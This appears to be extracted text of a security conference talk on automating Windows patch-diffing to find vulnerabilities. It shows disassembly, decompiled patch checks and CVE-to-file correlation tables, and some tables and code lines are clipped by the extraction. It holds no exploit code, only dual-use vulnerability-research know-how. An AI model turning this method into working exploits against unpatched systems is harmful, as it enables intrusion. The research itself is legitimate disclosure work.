




Back to the Future

Our journey back to the future of Windows vulnerabilities
and the 0-days we brought back with us



Tomer Bar

Director of Security Research

- 15+ years in Cyber Security
- Director of Security Research @ SafeBreach
- Main focus in APT and vulnerability research



Eran Segal

Security Researcher

- 7+ years in Cyber Security
- Security Researcher @ SafeBreach
- Main focus in vulnerability research



In memory of my dad

David

1951-2021



**“Learn from the
past if you want
to predict the
future”**

Confucius



Agenda

- Research background
- Solution process and Infrastructure
- The 4-step process from 0 to 0-day
- E2E example
- Discovered and reported on six vulnerabilities
- Two post-exploitation
- Deferred Patching
- Closure and Q&A

Research Goals

1

- Rapid analysis of security patches in Windows
 - Root cause analysis
 - Prioritization of vulnerabilities

2

1 days
Automatic
exploitation poc's

3

0 days
Semi-automatic
approach

Research Assumptions

1

Microsoft will fix (patch) the same vulnerability classes with similar patches techniques/logic

2

The code after the patch might be still vulnerable

3


A patched function is a good candidate for other vulnerabilities

A Story Of One Function:

ETWpNotifyGuid - 5 vulnerabilities

A Story Of One Function: ETWpNotifyGuid - 5 vulnerabilities

Ntoskrnl function - WIN10



CVE-2020-1033

LPE

Invalid check of the input

CVE-2021-1682

LPE

Heap Overflow due to assign in to
offset 0x50
In any allocated buffer

CVE-2020-1034

Information Disclosure

Invalid check on boolean variable
(checks relevant for bit mask)

CVE-2021-1662

LPE


Wrong bound check leads
to OOB write to kernel pool

Research Approach

- Past approach
 - Manual patch diff of a Single Vulnerability
 - The goal is limited to understanding the root cause usually for constructing a 1-day POC
- Our approach - an automated process that would gather all the insights from all the patches in a single, searchable db for 0-day hunting


We adopted a new approach, in terms of both the goal and how to get there.

Steps to reach our goal - **0 Day**




Step 1

Find vulnerable
functions via
patch-diffing



Step 1 - Patch pipeline



Download all
Windows 8.1
security only
updates

Extract
patched
files


Binary
Diffing

Classify
changes



Store
Features
into DB

Collecting 6 years of Windows Patch-Diffing




Structure of KB

KB = msu File




2021_02_windows8.1-kb4601349-x64.msu
2021_03_windows8.1-kb5000853-x64.msu

Packages



a..on-authui-component_6.3.9600.19964
axinstallservice_6.3.9600.19963
b..core-fonts-chs-boot_6.3.9600.19962
b..core-fonts-cht-boot_6.3.9600.19962
b..core-fonts-eng-boot_6.3.9600.19962
b..core-fonts-jpn-boot_6.3.9600.19962
b..core-fonts-kor-boot_6.3.9600.19962
b..vironment-os-loader_6.3.9600.19962
bcrypt-dll_6.3.9600.19962
bcrypt-primitives-dll_6.3.9600.19962

Patched files



amd64.sys
amdppm.sys
cpu.inf
fxppm.sys
intelppm.sys
processr.sys

Recompilation challenges

- Instruction reordering
- Basic blocks reorder
- Opcode changes
- Alignments

1st Compile

```
00000014011ECC0 _FindPESection
00000014011ECC0 movsxd  r8, b4 ds:[rcx+0x3C] // _FindPESection
00000014011ECC4 xor      b4 r9d, b4 r9d
00000014011ECC7 mov      r10, rdx
00000014011ECCA add      r8, rcx

00000014011ECCD movzx   b4 eax, b2 ds:[r8+0x14]
00000014011ECD2 movzx   b4 r11d, b2 ds:[r8+6]
00000014011ECD7 add      rax, b1 0x18
00000014011ECD8 add      rax, r8
00000014011ECDE test     b4 r11d, b4 r11d
00000014011ECE1 jz       0x14011ED01
```

```
000174CC IppCreateMulticastSessionState
000E0896 mov      rcx, rdi // P
000E0899 call     cs:[__imp_ExFreePoolWithTag] // __imp_ExFreePoolWithTag
000E089F nop
```

Recompile

```
0000001400223D0 _FindPESection
0000001400223D0 movsxd  r8, b4 ds:[rcx+0x3C] // _FindPESection
0000001400223D4 xor      b4 r9d, b4 r9d

0000001400223D7 add      r8, rcx
0000001400223DA movzx   r10, rdx
0000001400223DD movzx   b4 eax, b2 ds:[r8+0x14]
0000001400223E2 movzx   b4 r11d, b2 ds:[r8+6]
0000001400223E7 add      rax, b1 0x18
0000001400223EB add      rax, r8
0000001400223EE test     b4 r11d, b4 r11d
0000001400223F1 jz       0x140022411
```

```
000174FC IppCreateMulticastSessionState
00104543 mov      rcx, rdi // P
00104546 call     cs:[__imp_ExFreePoolWithTag] // __imp_ExFreePoolWithTag
0010454C nop
0010454D nop
0010454E nop
0010454F nop
```

Step 1 - Features Types

Patch-related features

- XREF - Added/remove/changed function calls
- Changes amount of loops or conditions
- Changes in deprecated functions
- Etc.

Vulnerability-related features

- Integer overflow
- Use after free
- Directory traversal
- Etc.

2019




Step 1 - Num of Xrefs - Example - CVE-2019-1280

	id	ranked_pe_name	ackaj	ranked_version	ranked_id	ed_build	ed_p	pack	referenced_versic	rence	ed_bu	feature_type	diff	score	short_reason	pe_of_chang	before	ddress_before	after	referenced_function_name
		structuredquery.dll	Filter	Filter	19-09	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	181...	structuredquery.dll	win...	7.0.9600.19455	4516064	2019-09	str...	win...	7.0.9600.19085	434...	201...	ChangesPes	21	2.38...	NULL	NULL	NULL	NULL	NULL	NULL
2	181...	structuredquery.dll	win...	7.0.9600.19455	4516064	2019-09	str...	win...	7.0.9600.19085	434...	201...	ChangedXrefs	NULL	0.0	__imp_IStream_Read	CHANGED	9	6443204768	10	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)
3	181...	structuredquery.dll	win...	7.0.9600.19455	4516064	2019-09	str...	win...	7.0.9600.19085	434...	201...	ChangedFunctions	NULL	0.0	NULL	CHANGED	NULL	NULL	NULL	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)

__imp_IStream_Read	CHANGED	9	6443204768	10	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)
--------------------	---------	---	------------	----	--

ReadPROPVARIANT function calls 10 times to
IStream_Read vs 9 calls in unPatched version

Step 1 - Num of Xrefs- Example - CVE-2019-1280



Step 1 - Num of Xrefs- Example - CVE-2019-1280

Type confusion - Reading DECIMAL from file
without resetting vt to VT_DECIMAL type (0xE)

```
00000018000A590 StructuredQuery1::ReadPROPVARIANT(IStream *, tagPROPVARIANT *)
000000180068A1B mov     r8d, 0x10
000000180068A21 mov     rdx, rdi
000000180068A24 mov     rcx, rsi
000000180068A27 jmp     0x18000A627
```



```
00000018000A590 StructuredQuery1::ReadPROPVARIANT(IStream *, tagPROPVARIANT *)
000000180068A1B mov     r8d, 0x10 // cb
000000180068A21 mov     rdx, rdi // pv
000000180068A24 mov     rcx, rsi // ps
000000180068A27 call    cs:[__imp_IStream_Read] // __imp_IStream_Read
000000180068A2E mov     ebx, eax
000000180068A32 mov     eax, 0xE
000000180068A34 mov     ds:[rdi], ax
000000180068A37 jmp     0x18000A632
```

2018



Step 1 - Number of Conditions - CVE-2018-8411

cve_name	CVE_name	ranked_pe_name	ranked_kb	score	nked_build_da	referenced_function_name	feature_type	reason	before	after	exploit_exploitdb_0
1 CVE-2018-8411	ClassIncorrect Authorization	ntfs.sys	4462941	65.0	2018-10	NtfsFindFilesOwnedBySid	ChangedAmountOfConditions	Counter({"if": 5})	27	32	https://www.exploit-db.com/exploits/45624



EXPLOIT DATABASE

Microsoft Windows - 'FSCTL_FIND_FILES_BY_SID' Information Disclosure

EDB-ID: 45624	CVE: 2018-8411	Author: GOOGLE SECURITY RESEARCH	Type: DOS	Platform: WINDOWS	Date: 2018-10-16
-------------------------	--------------------------	--	---------------------	-----------------------------	----------------------------

primary

secondary

Patch - Added 5 conditions



Vulnerability category features

- Integer Overflow
- Use After Free
- Integrity Level
- Race Condition
- Directory Traversal
- Symbolic link vulnerabilities

2020

MARTY, WHATEVER HAPPENS



DON'T EVER GO TO 2020



2! 20

Step 1 - Integer Overflow Example - CVE-2020-0796

SMB GHOST patch - usage of RTIULong functions

```
if (!INT_SUCCESS(RtlUlongAdd(Header.OriginalCompressedSegmentSize, smb_header_compress.OffsetOrLength, &_v_allocation_size)))  
{  
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);  
    goto ON_ERROR;  
}  
  
if (_v_allocation_size > another_smb_size_i_guess)  
{  
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);  
    goto ON_ERROR;  
}  
  
__alloc_buffer = SrvNetAllocateBuffer(  
    _v_allocation_size,  
    0164  
);  
if ( !_alloc_buffer )  
    return 0xC000009A;
```

2016



Step 1 - Integer Overflow Example - ms16-098

As presented @ Defcon 25
This time UlongMult function was used

MS16-098:Win32k!bFill Integer Overflow

```
FFF1DC070 7bFill@@YAHAEAVEPATHOBJ@@PEAU_RECTL@@KP6AX1KPEAX@Z
FFF1DC080  lea     b8 r8, b8 ss:[rsp+Size] // unsigned int
FFF1DC35E  mov     ecx, 0x30 // unsigned int
FFF1DC359  call    b8 ?UlongMult@@YAKKPEAK@Z
FFF1DC3F8  test    eax, eax
FFF1DC3FA  jns     b8 -7146840407037

FFF1DE840 7bFill@@YAHAEAVEPATHOBJ@@PEAU_RECTL@@KP6AX1KPEAX@Z
FFF1DE849  lea     ecx, ds:[rax+rax*2]
FFF1DE8B9  shl     ecx, bl 4 // Size
FFF1DE8BF  xor     r8d, r8d
FFF1DE8C2  mov     edx, 0x67646547
FFF1DE8C7  call    b8 PALLOCMEM2
FFF1DE8CC  mov     b8 r8, b8 rax
FFF1DE8CF  mov     b8 rax, rsp+var_600, b8 rax
FFF1DE8D4  test    b8 rax, b8 rax
FFF1DE8D7  jz      b8 -7146840396160
```

UlongMult: checks if multiplication will result in overflow.

Value at [rsp+size] passed to the allocation func **PALLOCMEM2** as the Size Parameter

Step 1 - Integer Overflow Example

Our Integer Overflow feature returned with 200+ results

PATCHED FILE

PATCHED FUNCTION

ADDED CALL (XREF)

	id	ranked_pe_name	package	ranked_version	ranked_kb	ed_build	ranked_function_name	short_reason	type_of
		Filter		Filter	Filter	Filter	Filter	Filter	Filter
1	193	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	ReadEntryList	ULongMult	ADDED
2	194	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	PhonebookEntryToRasEntryAdvanced	ULongMult	ADDED
3	195	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	RasEntryAdvancedToPhonebookEntry	ULongMult	ADDED
4	196	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateArrayFromDtlList	ULongMult	ADDED
5	197	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateServerArray	ULongMult	ADDED
6	198	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateArrayFromDtlList	ULongMult	ADDED
7	199	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateServerArray	ULongMult	ADDED
8	200	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	ReadEntryList	ULongMult	ADDED
9	134	gdi32.dll	gdi...	6.3.9600.19812	4577071	2020-09	pmf16AllocMF16	UIntMult	ADDED
10	150	gdiplus.dll	mic...	6.3.9600.19812	4577071	2020-09	bHandlePoly16	ULongMult	ADDED
11	151	gdiplus.dll	mic...	6.3.9600.19812	4577071	2020-09	bHandlePolyPoly16	ULongMult	ADDED



2! 20

Step 1 - Integer Overflow Example - NTDLL - April 2020

The only function that was really changed was
LdrpSearchResourceSection_U

ranked_pe_name	ranked_version	ranked_kb	ed_build_	feature_type	diff	score
ntdll.dll	Filter	Filter	20-04	Filter		Filter
ntdll.dll	6.3.9600.19678	4550970	2020-04	IntSafeFunctions	NULL	40.0
ntdll.dll	6.3.9600.19678	4550970	2020-04	IntSafeFunctions	NULL	40.0

ranked_function_name	reason	type_of_change
Filter	Filter	Filter
LdrpSearchResourceSection_U	RtlULongMult	ADDED
LdrpSearchResourceSection_U	RtlULongAdd	ADDED


Step 1 - Integer Overflow Example - NTDLL - April 2020

Same pattern was used, this is a patch pattern at least since 2016

```
48 = *(_WORD *)(res_Dir_data_ptr1 + 14);
ulAugend = *(unsigned __int16 *)(res_Dir_data_ptr1 + 12);
result = RtlULongAdd(ulAugend, *(unsigned __int16 *)(res_Dir_data_ptr1 + 14), &sum_add_result);
unction_return_value = result;
f ( (int)result < 0 )
    return result;
result = RtlULongMult(sum_add_result, 8i64, &mul_add_result_ptr);
unction_return_value = result;
f ( (int)result < 0 )
    return result;
50 = (unsigned int *)(res_Dir_data_ptr1 + 16);
80 = (unsigned int *)(res_Dir_data_ptr1 + 16);
26 = base2;
f ( res_Dir_data_ptr1 + 16 + (unsigned __int64)mul_add_result_ptr > allocatedMappingSize
    + (base2 & 0xFFFFFFFFFFFFFFFFCui64) )
return 0xC000007Bi64; // INVALID_IMAGE_FORMAT
```


Step 2

Correlate CVEs
to patches



Step 2 - Correlation of CVE to patched file

Windows Error Reporting Elevation of Privilege Vulnerability

CVE-2019-0863

Name

CVE Number


Executive Summary

CVE Description

An elevation of privilege vulnerability exists in the way Windows Error Reporting (WER) handles files. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode.

- Microsoft provide an API for download CVE details
- New API and tool were released recently
- We have created an automated process that uses this API

Step 2 - Correlation process of CVE to patched files



Step 2 - Correlation logic

Correlation logic based on 4 methods

1

Service Name

Example:

CVE-2020-1511

Connected User Experiences and Telemetry

Service EoP Vulnerability (diagtrack.dll)



Name	Type	Data
(Default)	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\diagtrack.dll



General Log On Recovery Dependencies

Service name: DiagTrack

Display name: Connected User Experiences and Telemetry

Step 2 - Correlation logic

Correlation logic based on 4 methods

2


Executable Description

Example:

CVE-2019-1267

Microsoft **Compatibility Appraiser**

EoP Vulnerability - (appraiser.dll)



Step 2 - Correlation logic

Correlation logic based on 4 methods

3

Internals Knowledge

Example:

CVE-2020-0783

Windows **UPnP Service**

EoP Vulnerability (**umpnpmgr.dll**)

150 Executables were correlated using this method

Step 2 - Correlation logic

4

Past Associations

- “Error reporting” was the VCN in 3 monthly patches
- “Print spooler” was the VCN in 4 monthly patches

VCN - NUMBER OF PATCH TUESDAY'S IN 2020

	cveDesc	cc
7	common log file system driver	5
8	graphics components	5
9	installer	5
10	network connections service	5
11	Ink	4
12	print spooler	4
13	background intelligent transfer service	3
14	error reporting	3

Which files were
patched **only**
in those patch
Tuesdays

